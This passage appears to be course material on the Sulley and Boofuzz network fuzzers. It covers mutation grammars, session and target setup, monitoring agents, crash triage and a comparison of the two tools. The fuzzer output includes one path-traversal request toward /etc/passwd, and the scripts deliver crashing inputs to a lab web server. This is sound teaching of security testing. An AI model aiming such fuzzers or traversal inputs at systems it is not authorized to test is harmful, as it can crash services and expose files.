  str(s_num_mutations()) + "\n"

print "Press CTRL/C to cancel in ",
for i in range(5):
  print str(5 - i) + " ",
  sys.stdout.flush()
  time.sleep(1)
```


HTTP GET Request – Counting Mutations

Sulley provides the s_num_mutations() function to identify the number of mutations that will be generated. When writing a Sulley script, it's wise to identify the number of mutations that will be generated, combined with a short countdown mechanism that allows the user to cancel the fuzzer before it starts, if they believe there is an error or there are too many mutations being generated.

In this example, we've supplied some sample code to identify the total number of mutations and provide the user the opportunity of the fuzzer with a 5-second countdown.

HTTP GET Request – Estimating Runtime

- Each mutation has a minimum wait time between test case delivery
- Can calculate estimated runtime using wait time and number of mutations

```
SLEEP_TIME=0.1

if s_block_start("main"):
  s_string("GET /index.html")
  s_static(" HTTP/")
  s_string("1.1")
  s_static("\r\n")
s_block_end("main")

print "Total mutations: " +
  str(s_num_mutations()) + "\n"

print "Minimum time for execution: " +
  str(round(((s_num_mutations() *
  SLEEP_TIME)/3600),2)) + " hours."
```


HTTP GET Request – Estimating Runtime

Another way to take advantage of s_num_mutations() is to calculate the estimated runtime for the fuzzer. Sulley allows us to specify a minimum wait time between the delivery of test cases, which we can multiply by the number of mutations to generate an estimated minimum runtime. In the example on this slide, we've defined a variable known as SLEEP_TIME as 0.1 seconds. Multiply this value by the result of s_num_mutations() and divide by 3600 to provide a runtime estimate in hours for the user.

Note Sulley could finish with the test cases before the identified minimum runtime, as Sulley will skip any specified primitives once it is able to reliably use a mutation to crash the target system. As a simple estimate however, this technique can be useful for knowing when to check back with the fuzzer to see if it has completed.

HTTP GET Request – Displaying Mutations

- s_render()
  - Returns current mutation
- s_mutate()
  - Generates the next mutation
- Combine with total mutation count and a loop to display all
- ASCII dump or convert to hex format

```
print "Total mutations: " +
  str(s_num_mutations()) + "\n"

print "Press CTRL/C to cancel in ",
for i in range(3):
  print str(3 - i) + " ",
  sys.stdout.flush()
  time.sleep(1)

print "ASCII mutation output:"
while s_mutate():
  print s_render()
```

```
print "Hex dump mutation output:"
while s_mutate():
  print s_hex_dump(s_render())
```


HTTP GET Request – Displaying Mutations

When developing the fuzzer, it can be helpful to have Sulley show you exactly the mutations it will be generating. To achieve this goal, we can use the s_mutate() function to cause Sulley to step to the next mutation. The accompanying s_render() function will return a Python string of the mutation content that we can print to the screen. Since s_mutate() will return true until the last mutation has been reached, we can wrap the s_mutate() function in a while loop, as shown on this slide in the top example.

If your target protocol is not ASCII-based, you can wrap the s_render() output in the s_hex_dump() function (shown on this slide at bottom) to provide a standard hexadecimal and ASCII representation similar to the output provided by the tcpdump tool.

HTTP GET Request – Completed Script

```
$ python http.py
Mutations: 18655
Press CTRL/C to cancel in  5  4  3  2  1
Data:

0000: 47 45 54 20 2f 69 6e 64 65 78 2e 68 74 6d 6c 20  GET /index.html
0010: 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20  HTTP/1.1..Host:
0020: 77 77 77 2e 73 61 6e 73 2e 65 64 75 0d 0a 0d 0a  www.sans.edu....

0000: 50 4f 53 54 20 2f 69 6e 64 65 78 2e 68 74 6d 6c  POST /index.html
0010: 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a   HTTP/1.1..Host:
0020: 20 77 77 77 2e 73 61 6e 73 2e 65 64 75 0d 0a 0d   www.sans.edu...
0030: 0a                                                .

<omitted for space>
0000: 47 45 54 20 2f 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e  GET //../../../.
0010: 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e  ./../../../../..
0020: 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 65 74 63 2f 70 61  /../../../etc/pa
```


HTTP GET Request – Completed Script

This slide presents the completed HTTP GET script. Note this script does not attempt to deliver the content to the target, as it will only print the mutations to the screen. In the next session, we'll examine Sulley's session-building capabilities where it will deliver the mutations to one or more identified targets.

```
#!/usr/bin/env python
from sulley import *
import sys
import time

s_initialize("HTTP")
s_group("http-verbs", values = [ "GET", "POST", "HEAD", "TRACE", "OPTIONS"
])

# VERB /index.html HTTP/1.1\r\n
if s_block_start("main", group="http-verbs"):
        s_delim(" ")
        s_static("/")
        s_string("index.html")
        s_delim(" ")
        s_static("HTTP")
```

```
        s_delim("/")
        s_byte(1, format="string")
        s_delim(".")
        s_byte(1, format="string")
        s_static("\r\n")

        # Host: www.sans.edu
        if s_block_start("http-host"):
                s_string("Host")
                s_delim(":")
                s_delim(" ")
                s_string("www.sans.edu")
        s_block_end("http-host")
        s_repeat("http-host", min_reps=0, max_reps=100, step=10)

        # \r\n\r\n
        s_static("\r\n\r\n")

s_block_end("main")


print "Mutations: " + str(s_num_mutations())
print "Press CTRL/C to cancel in ",
for i in range(5):
        print str(5 - i) + " ",
        sys.stdout.flush()
        time.sleep(1)

print "\nData:"

while s_mutate():
  print s_hex_dump(s_render())
```

HTTP GET Request – Sulley Sessions

- Allows you to identify fuzzer name created with s_initialize()
- Can join multiple fuzzers together
- Accepts one or more targets with control options
- Controls delivery over TCP, UDP, or SSL
- Uses graph theory to fuzz each component

HTTP GET Request – Sulley Sessions

Sulley uses the concepts of sessions to take one or more fuzzers identified with the s_initialize() function, potentially combining their mutations together to target one or more systems. In the mutations delivery capability, Sulley can target a system over a TCP, UDP, or SSL connection, using graph theory concepts to test each of the identified targets.

HTTP GET Request – Create a Session

- Object: Sessions
- Instantiate session with desired options
  - session_filename: No default
  - sleep_time: def 1.0
  - log_level: def 2
  - proto: "tcp"
  - timeout: 5
  - crash_threshold: 3

```
SLEEP_TIME=0.5
s_initialize("HTTP")

s_static("GET")
s_delim(" ")
# ... omitted for space

mysess = sessions.session(
    session_filename="http.sess",
    sleep_time=SLEEP_TIME, timeout=10,
    crash_threshold=3)
```


HTTP GET Request – Create a Session

Sulley's sessions are instantiated as a new object with multiple options:

- session_filename: The session_filename parameter is used to identify a file that is used to keep track of Sulley's state. Interrupting and resuming Sulley is possible through the session file, which identifies the current mutation Sulley is delivering. There is no default for this option and it is mandatory for Sulley to instantiate the session object.
- sleep_time: The sleep_time parameter identifies a number of seconds specified in a float to wait between the delivery of each mutation. This has a default of 1 second to wait between each mutation. We can reduce this value to accelerate through the test cases; however, if we send data too rapidly, we may not be effectively testing the target's handling capabilities. A value of 0.5 seconds is reasonable when the target is on a low-latency link without a significant amount of overhead.
- proto: Specifies the protocol to use for delivering the test cases, one of "tcp", "udp", or "ssl".
- timeout: Specify the number of seconds Sulley should wait before indicating that a host has become unresponsive from a test case. This has a default value of 5 seconds, which should only ever be increased to avoid generating a false-positive of a crashed target when the host is otherwise busy and unable to respond to the host connection test in a timely manner.
- crash_threshold: Specifies the number of crashes Sulley should observe from a given primitive before moving onto the next primitive. With a default value of 3, this is a reasonable value to retain. If you wish to have Sulley exhaustively test all of the mutations for a primitive regardless of the number of crashes generated, specify a large crash_threshold value, such as "1000000".

In the example on this slide, the session "mysess" is instantiated with the specified configuration options. We'll continue to use the "mysess" variable to specify the other configuration options that influence the test.

HTTP GET Request – Add Fuzzer to Session

- Add fuzzer to session using connect()
- Requires fuzzer name returned by s_get()
  - Name identified with s_initialize()
- Session graph accommodates multiple nodes

```
s_initialize("HTTP")

s_static("GET")
s_delim(" ")
# ... omitted for space

mysess = sessions.session(
    session_filename="http.sess",
    sleep_time=0.5, timeout=10,
    crash_threshold=3)

mysess.connect(s_get("HTTP"))

# Option: add multiple fuzzers to graph
# mysess.connect(s_get("FOO"),
#     s_get("BAR"))
```


HTTP GET Request – Add Fuzzer to Session

After instantiating the session, we can add one or more fuzzers with the connect() method. The connect() method requires the name of the fuzzer as returned by the s_get() function.

In the example on this slide, we have used s_initialize() to create a fuzzer called "HTTP". When we add it to the session "mysess", we call the connect() method using s_get("HTTP") to return the fuzzer context. If you want to connect multiple fuzzers together, add additional arguments to the connect() method, as shown in the example below for the fuzzers "FOO", "BAR", and "BAZ":

```
mysess.connect(s_get("FOO"), s_get("BAR"), s_get("BAZ"))
```

HTTP GET Request – Specify Targets

- Instantiate target with sessions.target()
  - Identify target IP address and port
- Packet capture agent: Netmon
- Process analysis agent: Procmon

```
mysess.connect(s_get("HTTP"))

fh = open("http.udg", "w+")
fh.write(sess.render_graph_udraw())
fh.close()

target = sessions.target("10.10.10.10",
  80)
target.netmon =
    pedrpc.client("10.10.10.10", 26001)
target.procmon =
    pedrpc.client("10.10.10.10", 26002)

target.procmon_options = {
    "proc_name" : "lighttpd",
    "stop_commands" :
          ['net stop lighttpd'],
    "start_commands" :
          ['net start lighttpd'],
}
```


HTTP GET Request – Specify Targets

Once we have added the fuzzer to our session, we can create and add one or more targets identified by their IP address and port that will receive the data mutations. For each test target, instantiate an object using sessions.target(), specifying the IP address as a string and the target port as an integer, as shown in this slide.

Once the target is instantiated, we can configure Sulley helper functions for the target by setting the Netmon and Procmon members. The Netmon member identifies the IP address and port of the Sulley "network_monitor.py" helper service used for capturing and saving the network activity, often running on the host generating or receiving the mutations, using a default port of 26001. The Procmon member identifies the IP address and port of the Sulley "process_monitor.py" helper service used for tracing the execution of the target application running on the host receiving the mutations with a default port of 26002.

The target object also accepts configuration information for the process monitor functionality in the Procmon_options member in the form of a Python dictionary. Sulley will examine the contents of the keys "proc_name" to identify the name of the executable to attach to, "stop_commands" as a command to execute to force the target to terminate execution, and "start_commands" as a command to restart the target. Note that the stop_commands and start_commands values are Python arrays, allowing us to specify multiple values for starting and stopping the process which Sulley will execute in order.

We'll examine the Sulley helper functions for process and network monitoring in more detail later in this module.

HTTP GET Request – Add Targets, Fuzz!

- add_target()
- Add one or more instantiated targets to session
- Sulley will perform fuzzing in parallel
  - Limited by CPU of fuzzing host
- fuzz() starts the mutation delivery

```
target = sessions.target("10.10.10.10",
  80)
target.netmon =
    pedrpc.client("10.10.10.10", 26001)
target.procmon =
    pedrpc.client("10.10.10.10", 26002)

target.procmon_options =  {
    "proc_name" : "lighttpd",
    "stop_commands" :
          ['net stop lighttpd'],
    "start_commands" :
          ['net start lighttpd'],
}

mysess.add_target(target)
mysess.fuzz()
```


HTTP GET Request – Add Targets, Fuzz!

Using our sessions.session() instantiation (created earlier), we can add the target instantiations with the add_target() method, specifying the name of the target variable. We can repeat this process for each of the target systems we are testing.

Finally, after adding all the targets, we can initiate the mutation, delivery, and monitoring capabilities by running the fuzz() method of our sessions.session() object.

Sulley Agents

- Tools that run on the target to assist in fuzzing
- Netmon: Capture Libpcap files for each mutation
- Procmon: Monitor process for faults, restarting as needed
- vmcontrol: Start, stop, and reset guest; take, delete, and restore snapshots
- Listen on ports defined for target

Sulley Agents


In the configuration of the targets, we saw the configuration options to specify a Netmon, Procmon, and vmcontrol listener. These agents consist of Python helper tools supplied with Sulley that often run on the target system.

Netmon: Captures and stored Libpcap files for each mutation.

Procmon: Monitors the target process for faults, restarting it as needed.

vmcontrol: Starts, stops, and resets the guest OS; can also take, delete, and restore snapshots.

Each of the Netmon, Procmon, and vmcontrol services communicate with the Sulley fuzzer over the custom RPC protocol "pedrpc" on an identified TCP port. We'll look at the two most popular tools next, Netmon and Procmon.



Netmon Agent

The Netmon agent runs on the target or the fuzzing system, capturing and storing Libpcap packet capture data sent for each mutation. This includes the delivery of the mutated data from the fuzzer, as well as the response from the target system or systems. Netmon will store the packets observed in the delivery and response in a unique filename corresponding to the mutation number. This functionality is not required for Sulley, but it can provide a valuable representation of the exchange between the fuzzer and the target.

To use Netmon, you must first install the WinPcap drivers (on Windows; use Libpcap on Linux systems) as well as the Impacket and pcapy libraries, freely available from CORE Security Technologies:

http://corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=tool&name=Pcapy
http://corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=tool&name=Impacket

Since we are performing a packet capture on the host, administrator access is required to start the Netmon agent. In the example below, the network_monitor.py script is called without arguments to demonstrate the available command-line interfaces, followed by an example that listens on interface 0 (the eth0 interface, in this example) and stores the packet captures in the audits/ directory:

```
# python network_monitor.py
ERR> USAGE: network_monitor.py
    <-d|--device DEVICE #>    device to sniff on (see list below)
    [-f|--filter PCAP FILTER] BPF filter string
    [-P|--log_path PATH]      log directory to store pcaps to
    [-l|--log_level LEVEL]    log level (default 1), increase for more
verbosity
    [--port PORT]             TCP port to bind this agent to

Network Device List:
    [0] eth0
    [1] any
    [2] lo

# python network_monitor.py -d 0 -P ./audit
[12:06.55] Network Monitor PED-RPC server initialized:
[12:06.55]       device:    eth0
[12:06.55]       filter:
[12:06.55]       log path:  ./audit
[12:06.55]       log_level: 1
[12:06.55] Awaiting requests...
```

When running the Netmon agent, log the data to an empty directory that will only be used for the storage of the Libpcap files. Do not select a directory with any other files in it, since it is possible to inadvertently delete files during the post-mortem phase of the analysis.

Due to the nature of the Netmon agent and RPC functionality, it is recommended that you do not expose the Netmon functionality on a production host that is accessible by any other network.

Procmon Agent

- Runs on the target system
- Monitors identified process
  - Identifies and reports fault data
  - Stores detailed fault data locally
- Requires PyDbg from the PaiMei project
- Runs on Windows only
  - Not required to use Sulley, but very helpful for fault identification

Do not expose Procmon on a production host

Procmon Agent

The Procmon agent runs on the target system, monitoring the process executable identified by the command-line parameters. Using debugger-style functionality, Procmon will attach to the target executable and monitor the process for fault data. In the event a fault is identified, Procmon will store information such as the contents of the registers at the time of the crash and the contents of the stack, as well as the past and several instructions executed.

Procmon relies on the functionality provided by the PyDbg tools from PaiMei, also included with Sulley. PyDbg provides us with valuable analysis data in the event of a fault, but is limited to Windows systems only. Procmon is not required for use with Sulley, but it provides valuable fault information which is useful for identifying the cause of the fault and if the fault is potentially exploitable.

In the example below, the process_monitor.py script is called without arguments to demonstrate the available command-line interfaces, followed by an example that attaches to the process "Savant Web Server.exe". Crash-related data is also stored for the process in the file "audit/HTTP-crashbin".

```
C:\dev\sulley>python process_monitor.py
ERR> USAGE: process_monitor.py
    <-c|--crash_bin FILENAME> filename to serialize crash bin class to
    [-p|--proc_name NAME]     process name to search for and attach to
    [-i|--ignore_pid PID]     ignore this PID when searching for
```

```
the target process
    [-l|--log_level LEVEL]    log level (default 1), increase for more
verbosity

    [--port PORT]             TCP port to bind this agent to

C:\dev\sulley>python process_monitor.py -c audit/HTTP-crashbin -p "Simple
Web Server.exe"
[04:25.42] Process Monitor PED-RPC server initialized:
[04:25.42]       crash file:  audit/HTTP-crashbin
[04:25.42]       # records:   0
[04:25.42]       proc name:   Simple Web Server.exe
[04:25.42]       log level:   1
[04:25.42] awaiting requests...
```

Due to the nature of the Procmon agent and RPC functionality, it is recommended that you do not expose the Procmon functionality on a production host that is accessible by any other network.

Running Sulley

- On Target (open multiple cmd.exe's)
  - Start procmon.py
  - Start netmon.py
  - Start target software
- On fuzzer
  - Start fuzzing script
  - Monitor status with web UI
- Kick back and wait!

Running Sulley

When running Sulley, it is helpful to open multiple command shells. In one command shell, start the procmon.py script and in another shell, start the netmon.py script (if desired). Then start the target software.

Next, start the fuzzing script on the fuzzer system. Sulley will attempt to connect to the configured agents and then start to deliver mutations to the target.

Sulley provides a web interface that provides a status of the fuzzing process, as well as a quick reference to the identified faults and the stored crash-dump data. While the fuzzer is running, browse to port 26000 on the fuzzing system. We can also pause and resume the fuzzer from the web UI.

Sulley Post-Mortem Analysis

- Sulley includes two tools to help in assessing session results:
- pcap_cleaner: Removes all files without crash data (even non-pcap!)
- crashbin_explorer: Navigate, examine, and graph crash data
  - Crash data also accessible in web UI

```
python pcap_cleaner.py http.crashbin http-pcaps/
```


Sulley Post-Mortem Analysis

Sulley provides two tools to assist in analyzing the results of the fuzzing session after the fuzzer has finished.

pcap_cleaner: The pcap_cleaner.py tool is used to remove the Libpcap packet captures from the Netmon logging directory, leaving only the Libpcap files corresponding to identified faults behind. However, use this command with caution, since it will delete all the files in the Netmon logging directory unless they are associated with a fault, even non-Libpcap files. To use the pcap_cleaner tool, specify the location of the crashbin logging file and the directory where the Netmon captures are stored.

crashbin_explorer: The crashbin_explorer.py script allows us to navigate and examine the crash data associated with identified faults. This information is the same that is accessible from the web UI during the fuzzing session, but can be accessed after the fuzzer has completed testing mutations and exited.

crashbin_explorer.py

```
C:\dev\sulley\utils>python crashbin_explorer.py ..\http.crashbin
[6] [INVALID]:226e2522 Unable to disassemble at 226e2522 from thread 3408 caused access
violation
        2671, 2671, 6401, 10131, 13861, 17591,

[1] :7c911e58 mov ecx,[ecx] from thread 2300 caused access violation
        16291,

[26] [INVALID]:7777203a Unable to disassemble at 7777203a from thread 3112 caused access
violation
        3731, 3731, 3732, 3733, 3734, 3735, 3731, 3732, 3733, 3734, 3735, 7461,
7462, 7463, 7464, 7465, 11191, 11192, 11193, 11194, 11195, 14921, 14922, 14923,

[2] [INVALID]:efbeadde Unable to disassemble at efbeadde from thread 292 caused access
violation
        2687, 2687,
```

Summary data for discovered faults from Procmon

crashbin_explorer.py

To use the crashbin_explorer utility, specify the name of the crashbin file generated during the fuzzing process. By default, crashbin_explorer will summarize all the fault information identified by the Procmon agent, as shown on this slide.

To get more detail about a specific test case, add the "-t N" argument where N is the test case number identified in the crash-dump summary information. If the EIP register is valid at the time of the crashdump, crashbin_explorer will display the instruction that triggered the fault, as well as several instructions leading up to the crash. Crashbin_explorer will also display the contents of all the registers along with the SEH data at the time of the crash.

Killing Python, Enhancing Procmon

- Sulley does not respond well to CTRL+C on Windows
- Kill all Python instances from shell using taskkill
- Use small batch scripts for Procmon start/stop functionality
  - Can add your own debugging to a log file

```
taskkill /IR python.exe
```

```
(date /T && time /T && echo Killed Process) >>logfile.txt
```


Killing Python, Enhancing Procmon

Unfortunately, Sulley does not respond well to the "CTRL+C" interrupt procedure on Windows systems. To force the Sulley process to stop, we can selectively kill the python.exe process from the Windows task manager or we can stop all the Python processes from the command line:

```
C:\>taskkill /IR python.exe
```

Note this will stop all the Python processes on the target host, which may include the Netmon and Procmon functionality and any other Python scripts currently executing on your target. You can also add the /F flag to taskkill to force the process to stop (sort of like kill vs. *kill -9* on Unix systems).

We can also extend the Procmon start/stop functionality by adding commands that generate logging information for us. Recall the Procmon start and stop commands accept an array as an argument, allowing us to add an arbitrary number of commands to run each time Sulley starts or stops the target process. For example, we can add a small command to log the date and time when Sulley stops the target process:

```
(date /T && time /T && echo Killed Process) >>logfile.txt
```


Boofuzz – Sulley's Future Successor

- Boofuzz is a fork of Sulley to address bugs and revitalize the project by Joshua Pereyda
- Boofuzz works similarly to Sulley, but does not provide backward compatibility
  - Boofuzz uses similar primitives (s_string, s_delim, s_byte)
  - Boofuzz uses different prototypes for creating targets and sessions
- Boofuzz supports raw layer 2 and layer 3 packet crafting and serial port fuzzing

Boofuzz – Sulley's Future Successor

Boofuzz is a fork of the Sulley project written by Joshua Pereyda (@jtpereyda). The original author of Sulley, Pedram Amini, has not responded to bug requests or feature enhancements, so Pereyda started Boofuzz to continue where Sulley left off. Boofuzz is available at https://github.com/jtpereyda/boofuzz with documentation at http://boofuzz.readthedocs.io.

Boofuzz does not attempt to be backward compatible with Sulley scripts, but does reuse several of the Sulley primitives including s_string, s_delim, s_byte, and others. In addition to bug fixes, most of the Boofuzz changes from Sulley are in the form of how targets and sessions are managed, including new support for raw layer 2 and layer 3 packet crafting and serial port fuzzing. Boofuzz is also more extensible than Sulley, providing callback hooks in the pre_send() and post_send() methods that can be used to more easily manipulate a target system to expect the mutated data (Sulley scripts previously used their own Python functionality to do this type of fuzzing with stateful protocols; Boofuzz makes this much simpler).




Sulley/Boofuzz Comparison

This page presents a roughly equivalent mutation grammar written for Sulley (left) and Boofuzz. The scripts both start with the s_initialize method, followed by the grammar primitives (s_static, s_string, etc.) Once the grammar is defined, Sulley and Boofuzz scripts look slightly different.

Sulley sessions are instantiated from the sessions.session() method, while Boofuzz uses a new class object Session (note the uppercase "S"). Sulley declared a timeout value in the session variable, meaning all targets in a session had the same timeout parameter. Boofuzz does not accept a timeout parameter in the Session object, moving that parameter to a per-target basis.

Similarly, Sulley targets are instantiated from the sessions.target() method, limited to TCP, UDP, and SSL protocols. Boofuzz uses a new Target class, which takes a connection type as the first argument, one of SocketConnection() (for UDP, TCP, SSL, raw layer 2, and raw layer 3 packets) or SerialConnection() for RS232-similar serial connections.

The remaining functionality of the script is identical in both Sulley and Boofuzz.



Boofuzz Limitations

Unfortunately, Boofuzz is limited compared to Sulley in how it identifies flaws against a target system. In practice, the Boofuzz mutation engine does not trigger flaws that are triggered by comparable Sulley scripts. Sometimes Boofuzz will return "Nothing received from target" in the console interface (as shown on this page), triggering a DoS condition against a target, while Sulley produces a crash that returns crashdump information. In other cases, Boofuzz misses crash conditions altogether that are otherwise identified by comparable Sulley scripts.

Because of this limitation, we recommend continuing to use Sulley for grammar-based fuzzing needs, while we continue to work with Pereyda on running down these limitations in Boofuzz.

Summary

- Building a grammar is simply describing a data format
  - Using s_static, s_delim, s_short, s_string, etc.
  - Leveraging blocks, sizers, checksums where needed
- Sessions identify target, Procmon, Netmon, and vmcontrol options
- On target, run control agents to log, monitor, kill, and restart processes
